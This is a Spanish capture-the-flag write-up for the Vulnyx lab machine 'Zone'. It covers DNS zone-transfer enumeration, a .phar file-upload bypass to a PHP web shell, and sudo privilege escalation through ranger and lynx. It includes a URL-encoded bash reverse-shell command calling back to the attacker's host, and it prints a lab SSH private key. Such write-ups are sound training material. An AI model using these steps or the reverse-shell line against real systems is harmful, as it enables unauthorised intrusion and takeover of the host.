

Vulnyx - Zone	
Sistema Operativo:	Linux
Dificultad:	Easy
Release:	06/05/2023
Técnicas utilizadas	
<ul style="list-style-type: none"> • Domain Zone Transfer (AXFR) • Insecure File Upload • Abuse Ranger Binary • Abuse Lynx Binary 	

En este write-up, detallo los pasos seguidos para comprometer la máquina Zone de la plataforma vulnyx catalogada de nivel fácil, utilizando diversas técnicas y herramientas.

Inicialmente, utilicé Gobuster para enumerar directorios y archivos ocultos, descubriendo el archivo robots.txt y un dominio adicional. Posteriormente, realicé un ataque de transferencia de zona en el puerto 53 (DNS) para identificar subdominios, encontrando el subdominio upl0ad.

En el análisis del puerto 80 (HTTP), utilicé Burp Suite para investigar la funcionalidad de subida de archivos, descubriendo que el servidor aceptaba archivos con la extensión .phar. Esto me permitió ejecutar código en el servidor y obtener acceso remoto.

Finalmente, empleé el comando sudo -l para identificar permisos de sudo, accediendo a la clave id_rsa del usuario hans y utilizando el servicio SSH para obtener la flag de user. Un segundo uso del comando sudo -l reveló la posibilidad de utilizar el binario lynx para escalar privilegios y obtener acceso root al sistema.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando arp-scan -I eth1 --localnet para identificar todos los hosts disponibles en mi red.

```
(root@kali)~/home/administrador/Descargas
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:95:87:89, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:7c:7c:57    PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.273 seconds (112.63 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando grep para filtrar las líneas que contienen "08", sed para seleccionar la segunda línea, y awk para extraer y formatear la dirección IP.

```
(root@kali)~/home/administrador/Descargas
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
192.168.1.12

(root@kali)~/home/administrador/Descargas
#
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_zone para descubrir los puertos abiertos y sus versiones:

- (-p-): realiza un escaneo de todos los puertos abiertos.
- (-sS): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.

- ```
[admin@kali:~]-[Descargas]
$ cat nmap/scanner_ready
Nmap -v 945SVN scan initiated Fri Oct 11 13:51:11 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV -sC --min-rate 5000 -vvw -Pn -oN nmap/scanner_ready 192.168.1.12
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex "HTTP/\1.\1 \d\d\d (?![^\r\n]*\r\n(?!\r\n))*.*?\r\nServer: Virata-EmWeb/R[(\d_+)]\r\nContent-Type: text/html;
LaserJet ([lw...])\nbnbsp;\nbnbsp;"
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.00015s latency).
Scanned at 2024-10-11 13:51:24 CEST for 26s
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQKDQps92PT0Mo49fDHP7epTdmPPCD/fSHO75dUDfDxKqPs3NW1DqCVF5FLERWicYzShMxufWEQnFKHEmdLUuaAJ3kbkgQGqGn6jH3tiQ8jyhrmRmZSLDG0s2Tom9p1Mi4vqnXmMtOs5Ufp9nuHuV
xzJlBs0YHKsnks+gcncckYksh32Usy2VR08SSZaflPtB/OyxTWd4g1W0HeoyQTwI9yVHGbgBy5Asb7fqk2e0bti+zW7a/+PxSlgmfieGLfGCzQRUFkwkP7McHXIBxb0JANL++h7pZ2fLU2p
| 256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
| ecdsa-sha2-nistp256 AAAAEZWNhZjZhbmhXNTYtImZldmZHYNTAAAAAImZldmZHYNTAAAAABBBE/IzmvlrnRYQZ1F6nzQgerQMgQQedUN6S2smwsUMS3W+RyquLPPLPN599ZweckjP021Mpq9sZjq6LUICSISxMg=
| 256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAVNdJQVztNWIJKxfsoQ5syPy6wg9WNetWm9giQydl
53/tcp open domain syn-ack ttl 64 (unknown banner: not currently available)
| dns-nsid:
|_ bind.version: not currently available
| fingerprint-strings:
|_ DNSVersionBindReqTCP:
| version
| bind
|_ currently available
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.945SVNI-7XD=10/11xTime=67091149XP=x86_64-pc-linux-gnuXr(
SF:DNSVersionBindReqTCP,52,"0P\0\x06\x85\0\0\x01\0\x01\0\0\x07versi
SF:on\x04bind\0\0\x10\0\x03\0\0\x0c\0\0\x10\0\x03\0\0\0\0\0\x18\0\x17not\0\x20cu
SF:rrently\x20available\0\0\x0c\0\0\x02\0\0\x03\0\0\0\0\0\0\0\0\x02\0\0\x0c\0\0");
MAC Address: 08:00:27:C7:C7:57 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done at Fri Oct 11 13:51:50 2024 -- 1 IP address (1 host up) scanned in 39.34 seconds
```

Al acceder a la página web disponible en el servidor, encontré la página por defecto de Apache.





Con el objetivo de descubrir más información, utilicé Gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web. Configuré Gobuster para listar los posibles directorios ocultos en el servidor y filtrar por archivos con extensiones .txt, .html y .php.

```

--(administrador@kali)-[~/Descargas]
└─$ gobuster dir -u http://192.168.1.12 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 Firefox/5.0.1
[+] Extensions: txt,html,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10700]
/robots.txt (Status: 200) [Size: 67]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====
```

El análisis realizado con Gobuster reveló la existencia del archivo robots.txt, donde se descubrió un dominio adicional.

```

← → ↻ 🏠 192.168.1.12/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
User-agent: *
Allow: /

Sitemap: http://securezone.nyx/sitemap.xml
```

Por tanto, actualicé el archivo /etc/hosts para reflejar esta nueva información.

```

Abrir hosts Guardar
/etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 192.168.1.12 securezone.nyx
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
```

### Análisis del puerto 53 (DNS)

Teniendo en cuenta que el puerto 53 (DNS) se encontraba abierto, intenté realizar un ataque de transferencia de zona con el fin de encontrar posibles subdominios.

Una transferencia de zona es un proceso mediante el cual un servidor DNS transfiere una copia completa de su base de datos de zona a otro servidor DNS. Este proceso permite que los servidores secundarios mantengan una copia actualizada de la información DNS, asegurando que las consultas DNS puedan ser respondidas incluso si el servidor primario no está disponible.

Un ataque de transferencia de zona ocurre cuando un atacante aprovecha este proceso para obtener información sensible de un servidor DNS. Este tipo de ataque se basa en la explotación del mecanismo de transferencia de zona, diseñado para replicar la información de la zona DNS entre servidores autorizados. El atacante comienza realizando una consulta DNS utilizando herramientas como dig, que permite interactuar con el servidor DNS y solicitar información específica. Para llevar a cabo el ataque, el atacante utiliza el parámetro AXFR, el comando estándar para solicitar una transferencia de zona completa.

```

(administrador@kali)-[~/Descargas]
$ dig @192.168.1.12 securezone.nyx axfr

; <<>> DiG 9.20.2-1-Debian <<>> @192.168.1.12 securezone.nyx axfr
; (1 server found)
;; global options: +cmd
securezone.nyx. 604800 IN SOA ns1.securezone.nyx. root.securezone.nyx. 2 604800 86400 2419200 604800
securezone.nyx. 604800 IN NS ns1.securezone.nyx.
admin.securezone.nyx. 604800 IN A 127.0.0.1
ns1.securezone.nyx. 604800 IN A 127.0.0.1
upl0ads.securezone.nyx. 604800 IN A 127.0.0.1
www.securezone.nyx. 604800 IN A 127.0.0.1
securezone.nyx. 604800 IN SOA ns1.securezone.nyx. root.securezone.nyx. 2 604800 86400 2419200 604800
;; Query time: 0 msec
;; SERVER: 192.168.1.12#53(192.168.1.12) (TCP)
;; WHEN: Fri Oct 11 14:03:09 CEST 2024
;; XFR size: 7 records (messages 1, bytes 248)

```

En este caso, descubrí un subdominio upl0ad, por lo que actualicé el archivo /etc/hosts nuevamente.




```

1 127.0.0.1 localhost
2 127.0.1.1 kali
3 192.168.1.12 securezone.nyx upl0ads.securezone.nyx
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters

```

## Análisis del puerto 80 (HTTP) – Parte 2

Al acceder al subdominio encontrado anteriormente, observé una página web que permitía la subida de archivos.



Con el fin de entender cómo se tramitan estas peticiones, utilicé el módulo Repeater de Burp Suite, donde intenté subir un fichero con extensión PHP, sin embargo, esto no estaba permitido.

The screenshot displays the Burp Suite Repeater interface. On the left, the 'Request' tab shows a POST request to `uploads.securezone.nyx` with a multipart form containing a file named `shell.php`. The request body includes a boundary and a `Content-Disposition: form-data; name="file"; filename="shell.php"` header. The request ends with `Submit`. On the right, the 'Response' tab shows an HTTP 200 OK response from the server. The response body contains HTML code, including a `<form action="index.php" method="post" enctype="multipart/form-data">` block with an 'Upload' section and a file input field. The response also includes a 'Success' message.


Por tanto, utilicé el módulo Intruder para realizar un ataque de tipo sniper, con el fin de conocer las extensiones relacionadas con PHP que fueran permitidas. Finalmente, descubrí que la extensión `.phar` era aceptada por el servidor. Los archivos `.phar` (PHP Archive) son archivos comprimidos que pueden contener código PHP, lo que los convierte en una opción viable para intentar ejecutar código en el servidor.

The screenshot shows the Burp Suite Intruder interface. The 'Results' tab is active, displaying a table of attack results. The table has columns for 'Request', 'Payload', 'Status code', 'Response received', 'Error', 'Timeout', and 'Length'. The results show that the `.phar` payload was successful, returning a 200 status code and a response length of 796. Below the table, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows the multipart form data, and the 'Response' tab shows the HTML response, which includes a 'Success' message.

Sin embargo, no sabía dónde se guardaba este script para poder usarlo, por lo que utilicé Gobuster nuevamente, con la esperanza de encontrar información que fuera de utilidad.

```
(administrador@kali)-[~/Descargas]
$ gobuster dir -u http://uploads.securezone.nyx/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 --random-agent -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://uploads.securezone.nyx/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/uploads (Status: 301) [Size: 334] [-> http://uploads.securezone.nyx/uploads/]
/css (Status: 301) [Size: 330] [-> http://uploads.securezone.nyx/css/]
Progress: 220559 / 220560 (100.00%)
=====
Finished
=====
```

Teniendo en cuenta todo lo anterior, pude ejecutar comandos remotos en la máquina objetivo y entablar una conexión inversa.



```
← → × 🏠 uploads.securezone.nyx/uploads/shell.php?cmd=bash+c+%22bash+-i+%3E%26+/dev/tcp/192.168.1.100/444+0%3E%261%22
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

uid=33(www-data) gid=33(www-data) groups=33(www-data)

administrador@kali: ~/Descargas/content
administrador@kali: ~/Descargas/content

(administrador@kali)-[~/Descargas/content]
$ nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 36516
bash: cannot set terminal process group (469): Inappropriate ioctl for device
bash: no job control in this shell
www-data@zone:/var/www/site/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@zone:/var/www/site/uploads$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@zone:/var/www/site/uploads$ ^Z
zsh: suspended nc -nlvp 444

(administrador@kali)-[~/Descargas/content]
$ stty raw -echo;fg
[1] + continued nc -nlvp 444
reset xterm
```

## Escalada de privilegios

El comando `sudo -l` se utiliza para listar los permisos de sudo del usuario actual. Este comando es crucial en la escalada de privilegios, ya que revela qué comandos pueden ser ejecutados con privilegios elevados sin necesidad de proporcionar una contraseña adicional. En este caso, el comando reveló que era posible usar el binario `ranger` con privilegios del usuario `hans`.

```
www-data@zone:/var/www/site/uploads$ sudo -l
Matching Defaults entries for www-data on zone:
 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on zone:
 (hans) NOPASSWD: /usr/bin/ranger
www-data@zone:/var/www/site/uploads$
```



Al utilizar esta aplicación, pude acceder a la clave id\_rsa del usuario hans.

```
hans@zone /home/hans/.ssh/id_rsa
user.txt authorized_keys 381 B -----BEGIN RSA PRIVATE KEY-----
id_rsa 1.04 K MIIIEowIBAAKCAQEAhn+arnDjdGhA0ISoKE3R8d2b0v8fkZvTUL0Y7xFTvbMVDW
eCFR1Ej2:9AyXyYXLYbnn3OcpEnegj7xSTBTZ9wUfILanKpLTxoiX59wMq0
eLXsq7y98ZKLr2CYwh9L+RkIngWR++jdoq9WDS06Ck9NMWIS/rwQU6qsVW103Gv
3GmdqXgBQC+gwIZBAvevU4NL8YxH6AFC7MacnbCY2inJPgadPGVESGaF4Jh1Np7E
wRj2f96W/Je4zdYHni3aQdk+U361PxxHnr6IWpLZtRNPq67JeYryKpTQe5PKIn
VWGb06Vxe1qDr5/Ge68f8svj2BR1PlyOQMuvVhIDAQABoIABG12ApR/yY3eno2g
zEoDG59lg09CH09BvNVVLYjgIkuwoDaLnLAOH4TZpyt03ixdG781vMwQ9QjsBvW
EfQJAM1sJlPikrW25WZlgyCFECD+cif3m5VMWj6e0DL0ySN4Gu06b+/R8I30wL2
TClwXK32perolOrWmfN5aSw+LhxrYKtB2HFQCIIFtRj6RIuVMFPNxaE84CkeXC
VomLITFC5ZsE9BAR2rL0T21ZxRsFlwG4n/KNPRGYjavoFzeSZP95dhpqJ4DJBuS
Lm+9+FPj11bhd3Mbn55xMT+0BaSv2DcKveqK8RTAzT51uyUL22SuecYvuhFu15
0n9mrZECqYEA51Bq+2S5/vKyovRvNjINKLZNe24WjPWPao6B78sRuu+rc9u0b05l
KLwKLEiFAVOLpoZ6+qW166m0Fp19dJ0WNLG01i/nmmkCPNzKBj1/g6noZ+VAk0mS
DgdyxHNqd2rHCzVdmnqjchqpw9lUzz5lQj3GmL63dI60Kx3LoST5kCGYEA1X+Z
99sGLaXU4EKL2bX9bpEnQtHeCN3ruvLjqlaDciCZVomyEhKx7R9W28cx+6fW89t5
Fg515i7RQfZeS/oj+WyRwJPUhn8r0ywr637AqXu0ZpZRAtW5xMiHuNV9m710tVnJ
Kg4g0r7UnBv7eRnCGuDEJwohwiDAKrcFwK0XxcCgYBAY5IxjG5ZpchFhL2PDT
LZLTzC9CwPQ40EoBt2CFB/vESFQLIo31py+ERJWB6LNEYdJjJhFD5XQMvCIA3h
fjvLDHnD5+OwhnozFhWmu0U26p5H1rtbwEDVAh24W/gxvcLmSPKvQK42AN3/zq
iZK6k4zuOTPr9qfmkMyEQKBgQcX9ITVkl1TaCu8eURQGeTZ6kuPIEiwrJn5p8t
Dv1PjoQQ+aa/a5ZpyMBR3oRLxcD1a28WY5ZBiaWtawsZ0/kPaZwqrvtphxVEH2F
t+kcblprgV/IarpC6ThfqlUQ+UYR0/GnwB3jutf7aJ8bkIMICLe2GFbWvCXN2y7
y0sFAoGBAKSPtpzvm3+Us84V955/0OGNSvVvdyoGDLIdaXVGJOHx7k12Fr2Wk9K+
+1n0ptlCFDq5Y1Z5a5pacBjIRbLY6FNTfNzyjhqZ5XNsXr8vMM7Jc4thoxc
190WuH01TLsKy7WqTgdLX8nc64Z580qge300TPKqgtzAiaLe+Ex
-----END RSA PRIVATE KEY-----
```

Con esta información, me conecté al servicio SSH como el usuario hans en la máquina objetivo, donde obtuve la flag de user.

```
(administrador@kali) - [~/Descargas/content]
$ ssh -i id_rsa hans@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:asQvi3HRJO5ysMQldqQ2fL5966GfaQR6/7vtVkiV7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
Linux zone 4.19.0-24-amd64 #1 SMP Debian 4.19.282-1 (2023-04-29) x86_64
hans@zone:~$ id
uid=1000(hans) gid=1000(hans) grupos=1000(hans)
hans@zone:~$ cat user.txt
hans@zone:~$
```

Posteriormente, ejecuté nuevamente el comando sudo -l y descubrí que podía utilizar el binario lynx para acceder al sistema con privilegios de root.

```
hans@zone:~$ sudo -l
Matching Defaults entries for hans on zone:
 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hans may run the following commands on zone:
 (root) NOPASSWD: /usr/bin/lynx
hans@zone:~$ sudo -u root /usr/bin/lynx
Spawning your default shell. Use 'exit' to return to Lynx.

root@zone:/home/hans# id
uid=0(root) gid=0(root) grupos=0(root)
root@zone:/home/hans# ^C
root@zone:/home/hans# cat /root/root.txt
root@zone:/home/hans#
```